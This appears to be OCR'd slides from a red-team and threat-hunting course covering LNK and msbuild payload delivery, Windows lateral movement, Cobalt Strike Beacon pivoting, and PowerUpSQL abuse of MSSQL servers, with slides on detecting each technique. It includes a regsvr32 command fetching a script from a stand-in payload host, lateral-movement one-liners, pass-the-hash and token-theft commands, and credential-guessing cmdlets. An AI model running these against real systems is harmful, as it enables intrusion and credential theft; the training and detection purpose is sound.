
Detonation Example: LNK File Type

- Microsoft Windows Shortcut file format
 - Allows for mapping a shortcut file to an arbitrary file with parameters
- **Delivery mechanisms:** attachment, OLE in Office Doc, etc.
- **Detonation**
 - Trigger: User opening it(initial access), Windows/Explorer startup(Persistence)
 - Execution Technique: Shell file handler (via the ShellExecute API)
 - Payload: Shell Command

```
PS C:\>
PS C:\> $object = new-object -COM WScript.Shell
PS C:\> $lnk = $object.CreateShortcut("MyLNK.lnk")
PS C:\> $lnk.WindowStyle = 7
PS C:\> $lnk.TargetPath = "%windir%\System32\regsvr32.exe"
PS C:\> $lnk.IconLocation = "C:\Program Files\Internet Explorer\iexplore.exe,1"
PS C:\> $lnk.Arguments = "/s /n /u /i:http://payload.com/malware.sct scrobj.dll"
PS C:\> $lnk.Save()
```



LNK Files





Windows Payload Example: msbuild.exe

- A signed Microsoft binary that executes “Inline Tasks” defined in an XML file
 - These are bits of C# that are meant to “enrich the build process”
 - End result: can take an XML file, compile embedded C#, and execute it!
 - <https://blog.conscioushacker.io/index.php/2017/11/17/application-whitelisting-bypass-msbuild-exe/>
- **Execution Technique:** Anything that kicks off a shell command
 - .LNK, .bat files, etc.
 - Canonical example: msbuild mybuildfile.xml
 - If no command line args, tries to load any *.proj or *.sln files in current directory



msbuild.exe

```
C:\>C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe msbuild.csproj
Microsoft (R) Build Engine version 4.7.2046.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 4/14/2017 8:07:49 AM.
Hello From a Code Fragment
Hello From a Class.


Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:00.56


C:\>
```

Staged
vs
Fully Staged Payloads


Staged Payloads




Staged Payloads




Staged Payloads




Staged Payloads



Fully Staged Payloads (Singles)





Lateral Movement



Lateral Movement: Back to the Old School

- Remember “offense-in-depth”:
 - Scheduled tasks (TCP 135 + Dynamic RPC highport)
 - `schtasks /create /s <IP> /tn <name> /u <user> /sc <frequency> /p <password> /st <time> /sd <date> <command>`
 - Services (TCP 445 + named pipes)
 - `sc \\IP create Service binPath= "command"`
 - WMIC (TCP 135 + Dynamic RPC high port)
 - `wmic /node:target.domain process call create "C:\Windows\System32\cmd.exe /c payload.exe"`
- PsExec from SysInternals is always an option
 - ***We try to shy away from the psexec approach,*** but depending on the environment/customer goals, it might be appropriate

DCOM

- If the Windows Firewall is disabled on the target, the MMC20.APPLICATION COM object can be used to remotely control remote MMC snap-in operations
 - `$COM = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.APPLICATION", "192.168.52.100"))`
 - `$COM.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe", $Null, $Null, "7")`
- For more information:
 - <https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmcc20-application-com-object/>
 - <https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/>



Lateral Spread with Beacon

- Three main methods:
 - **psexec_psh [host] [listener]**
 - **wmi [host] [listener]**
 - **winrm [host] [listener]**
- You can tab-complete the listener names
- SMB listeners work awesome here, but remember that *all of these start powershell.exe on the remote host!*
 - The alternative is to custom roll some type of fully-staged on-disk SMB payload and shuttle it around (e.g. any binary that accepts a config file that can contain the payload)

WMI and Beacon

- Example of triggering an SMB listener through WMI:

```
beacon> wmi PRIMARY.testlab.local smb
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\\PRIMARY.testlab.local\pipe\status_9999)
[+] host called home, sent: 212899 bytes
[+] established link to child beacon: 192.168.52.100
[+] received output:

__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY         : __PARAMETERS
__RELPATH         :
__PROPERTY_COUNT  : 2
__DERIVATION      : {}
__SERVER          :
__NAMESPACE       :
__PATH            :
ProcessId        : 3912
ReturnValue       : 0
```

Reminder: The “Double-Hop” Problem

- When you execute code with WMI, you'll receive a token with a **network** logon type, meaning the credentials are not actually sent to the host
 - *This means that you can't “double-hop” and execute any additional network connections from this compromised host!*
- Your options are:
 - **steal_token <PID>**
 - **inject [pid] <x86/x64> [listener]** <- second preference
 - **make_token [DOMAIN\user] [password]** <- our preference
 - **pth [DOMAIN\user] [HASH]**
 - **spawns [DOMAIN\user] [password] [listener]**

SOCKS Pivoting

- You can pivot additional traffic/tools into the network using Beacon's SOCKS proxy functionality
- **socks PORT** opens a port on the teamserver usable with **proxychains/proxychains-ng**
 - *Be sure to restrict who can access said port!* (iptables or otherwise)

```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 28 bytes
beacon> socks 4444
[+] started SOCKS4a server on: 4444
[+] host called home, sent: 28 bytes
[WINDOWS2] dfm.a/2108
beacon>
```

SOCKS Pivoting

- Edit your attack host's **/etc/proxychains.conf** to reflect the teamserver IP/open port:

GNU nano 2.2.6

File: /etc/proxychains.conf

```
#  
#  
#      proxy types: http, socks4, socks5  
#      ( auth types supported: "basic"-http  "user/pass"-socks )  
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks4      <TEAMSERVERIP> 4444
```



SOCKS Pivoting


- To stop the proxy, use **socks stop** on the Beacon you started it on, or use **View -> Proxy Pivots** :

The screenshot shows the Cobalt Strike interface. The top navigation bar includes tabs for Cobalt Strike, View, Attacks, Reporting, and Help. Below the navigation bar is a toolbar with various icons. The main window has two tabs at the bottom: 'Sites X' and 'Proxy Pivots X'. The 'Proxy Pivots X' tab is active, displaying a table with columns: user, computer, pid, type, port, and fhost. One row is visible: dfm.a, WINDOWS2, 2108, SOCKS4a Proxy, 4444. To the left of the table, a sidebar lists external hosts: 192.168.1.100, 192.168.1.101, and 192.168.1.102. A context menu is open over the host 192.168.1.102, with the 'Proxy Pivots' option highlighted. The 'View' menu is also open, showing options like Applications, Credentials, Downloads, Event Log, Keystrokes, Proxy Pivots, Screenshots, Script Console, Targets, and Web Log.

user	computer	pid	type	port	fhost
dfm.a	WINDOWS2	2108	SOCKS4a Proxy	4444	

Using Metasploit


- If you have an active SOCKS pivot up, from the **View -> Proxy Pivots** menu click “Tunnel” to get the proper msf command:



Remote Desktop Protocol (RDP)

- Many modern Windows systems have Network Level Authentication enabled, which will cause **rdesktop** to fail
 - The alternative **xfreerdp** does handle this correctly:
proxychains xfreerdp /u:"DOMAIN\USER" /p:"Pass" /v:IP

```
root@specterops:/# proxychains xfreerdp /u:"WIN7X64BASE\admin" /p:"Password123!" /v:10.0.0.197
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain| ->-10.0.0.9:4444-<><>-10.0.0.197:3389-<><>-OK
connected to 10.0.0.197:3389
□
```



The screenshot shows a Windows desktop environment. The desktop is blue, and there are two icons on it: a white trash can labeled "Recycle Bin" and the Google Chrome logo. At the top of the screen, there is a title bar with the text "FreeRDP: 10.0.0.197". Above the desktop, there is a terminal window displaying command-line text related to the proxychains and xfreerdp tools.

Lateral Movement Outside of Windows

- Beacon's SOCKS functionality
- Cobalt Strike/Beacon also implements its own SSH client which allows you to pivot to *nix hosts over high-latency C2
 - **ssh [target:port] [user] [pass]**
 - You can **upload/download** files, execute **shell <X>** commands
 - You can also **socks PORT** proxy through the *nix client
 - Reverse port forwards work through the SSH client too:
 - **rportfwd [bind port] [forward host] [forward port]**
- More information: <https://www.cobaltstrike.com/help-ssh>

Pivoting to *nix

The diagram illustrates a pivoting operation. A yellow arrow points from a Windows desktop icon labeled "dfm.a" at address "WINDOWS2 @ 2108" to a Linux desktop icon labeled "will" at address "WINDOWS2 @ 1348". The Linux icon is enclosed in a dashed green box.

Sites X Proxy Pivots X Beacon 192.168.52.205@2108 X SSH 192.168.52.206 X

```
beacon> ssh 192.168.52.206:22 will Password123!
[*] Tasked beacon to SSH to 192.168.52.206:22 as will
[+] host called home, sent: 849479 bytes
[+] host called home, sent: 45 bytes
[+] established link to child session: 192.168.52.206

[WINDOWS2] dfm.a/2108
beacon>
```



Lateral Movement Detection Overview

- Allows an attacker to access and control a remote system for which they cannot currently access
- Can be based around attacker specific tools, or could leverage legitimate credentials and native administrative tools
- Attackers may require lateral movement to achieve objectives
 - Dump Administrator Credentials (Domain escalation)
 - Cross trust boundaries (e.g. card dataholder environment)
 - Accessing data
- Legitimate credentials and native administrative tools make detection less straightforward



Detecting Scheduled Tasks (schtasks)

- More powerful task scheduler than at.exe
- Many legitimate uses for Scheduled Tasks in modern environments
 - Numerous built in tasks makes detection slightly more difficult
- Windows EID 4698 - 4702 - Logs created when scheduled tasks modified through standard APIs/RPC interfaces
- Monitor registry keys and file system folders for task modification
 - Scheduled Tasks create persistent files on the file system
 - %systemroot%\System32\Tasks - The “newer” tasks API
 - %systemroot%\Tasks - AT jobs (now deprecated)



Detecting Windows Service Abuse

- Services tend to be relatively static in a baselined environment
 - Especially on servers and workstations where users aren't local admin
- Numerous methods to enumerate services running on system:
 - Push (Real time Service Creation)
 - Service Creation Event Logs - Event ID 7045
 - WMI Event Subscriptions
 - Pull
 - Query all services and apply Least Frequency of Occurrence
- Monitor for service tampering via registry tampering
 - HKLM\SYSTEM\CurrentControlSet\Services\
 - Uses registry key SACLs and/or EDR



Detecting RDP Abuse

- Remote Desktop provides an interactive (GUI) session with a remote machine
- RDP requirements:
 - Legitimate credentials
 - Terminal Services service enabled
 - TCP Port 3389 allowed through firewall
- Understand who normally uses RDP in your network (e.g. IT admins) and identify anomalies (why is Terry in Marketing using RDP?)
- EID 4624 + LogonType 10
- Abnormal RDP network connections from process
 - For when attackers proxy in RDP tools



Detecting WMI Usage

- OS component for system management
 - Can make it less-straightforward to differentiate malicious activity
- A lot of WMI activity is relatively ephemeral - Queries and method calls
- Microsoft-Windows-WMI-Activity Event Log
 - <https://www.darkoperator.com/blog/2017/10/14/basics-of-tracking-wmi-activity>
 - Details Windows logs for
 - WMI query errors
 - Temporary WMI event creation
 - Permanent event creation/modification
 - WMI providers loading.



Detecting SMB Named Pipe C2

- Many attack tools have default Named Pipe names
 - These defaults are always indicators of malicious activity
 - Configuring Named Pipes to blend in increases the difficulty of detection
- Host indicators: Identify Named Pipe outliers
 - Basic example: Sysinternal's pipelist.exe
 - Better: Use the “Audit Detailed File Share” audit log to detect connections to named pipes
 - Baseline NamedPipe-to-Process relationships and identify outliers
 - Possible with EDR (Example: Sysmon’s named pipe events - EID 17/18)
 - Should explorer.exe/spoolsv.exe/cmd.exe ever have named pipes?

SQL Abuse

- An Introduction to Hunting
- Credential Abuse
- AD Situational Awareness
- Payloads and Lateral Movement
- **SQL Abuse**
 - PowerUpSQL
 - SQL Links

PowerUpSQL

- Tool developed by NetSPI that allows for MSSQL server enumeration and abuse
 - <https://github.com/NetSPI/PowerUpSQL>
- Allows you to identify, map and exploit common misconfigurations in MSSQL server setups
- Can do things like lateral movement via SQL links

Identification

- Identify SQL instances in the domain
 - **Get-SQLInstanceDomain** for an authenticated user
 - **Get-SQLInstanceScanUDP** for an unauthenticated user
- Obtain further information about identified SQL servers using **Get-SQLServerInfo**
 - **Get-SQLInstanceDomain | Get-SQLServerInfo**

Getting Access

- After identifying SQL instances, you can use PowerUpSQL to access them
 - **Get-SQLConnectionTestThreaded** - Attempt to login to SQL instance using a domain account
 - **Invoke-SQLAuditWeakLoginPw** - Execute a dictionary attack on a SQL instance
 - **Get-SQLServerDefaultLoginPw** - Try to login to a SQL instance with default credentials
- **Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded | Get-SQLServerInfo**
 - Will get all identifiable SQL instances in the domain and use the current domain context to try & login to each of them, outputting server info

Triage

- Once access is granted, various functions help with data searching and triage (**-NoDefaults** helps!)

Get-SQLInstanceDomain Get-SQLDatabase	List accessible databases
Get-SQLInstanceDomain Get-SQLTable - DatabaseName SampleDB	List tables for a particular database you can read
Get-SQLInstanceDomain Get-SQLColumn - DatabaseName SampleDB -TableName SampleTable	Lists column information for a given database/table
Get-SQLInstanceDomain Get- SQLColumnSampleData -Keywords "ssn,social" -Verbose -SampleSize 10	Searches column names for given keywords and returns the desired amount of sample data

Escalation

- Tons of cmdlets in to facilitate abuse of many escalation techniques
- **Invoke-SQLAudit**
 - The “PowerUp” in PowerUpSQL. Checks for an extensive list of high-impact misconfigurations that can result in escalation
 - Add “-exploit” to actively abuse any identified vulnerabilities

```
# Load list of vulnerability check functions - Server / database
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditDefaultLoginPw','Server')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditWeakLoginPw','Server')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditPrivImpersonateLogin','Server')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditPrivServerLink','Server')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditPrivTrustworthy','Database')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditPrivDbChaining','Database')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditPrivCreateProcedure','Database')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditPrivXpDirtree','Database')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditPrivXpFileexist','Database')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditRoleDbDdlAdmin','Database')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditRoleDbOwner','Database')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditSampleDataByColumn','Database')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditSQLiSpExecuteAs','Database')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditSQLiSpSigned','Database')
$null = $TblVulnFunc.Rows.Add('Invoke-SQLAuditPrivAutoExecSp','Database')
```

Escalation

- After getting SysAdmin on the SQL instance, further compromising the server is next.
 - Typically done through SQL functionality that results in command execution on the server
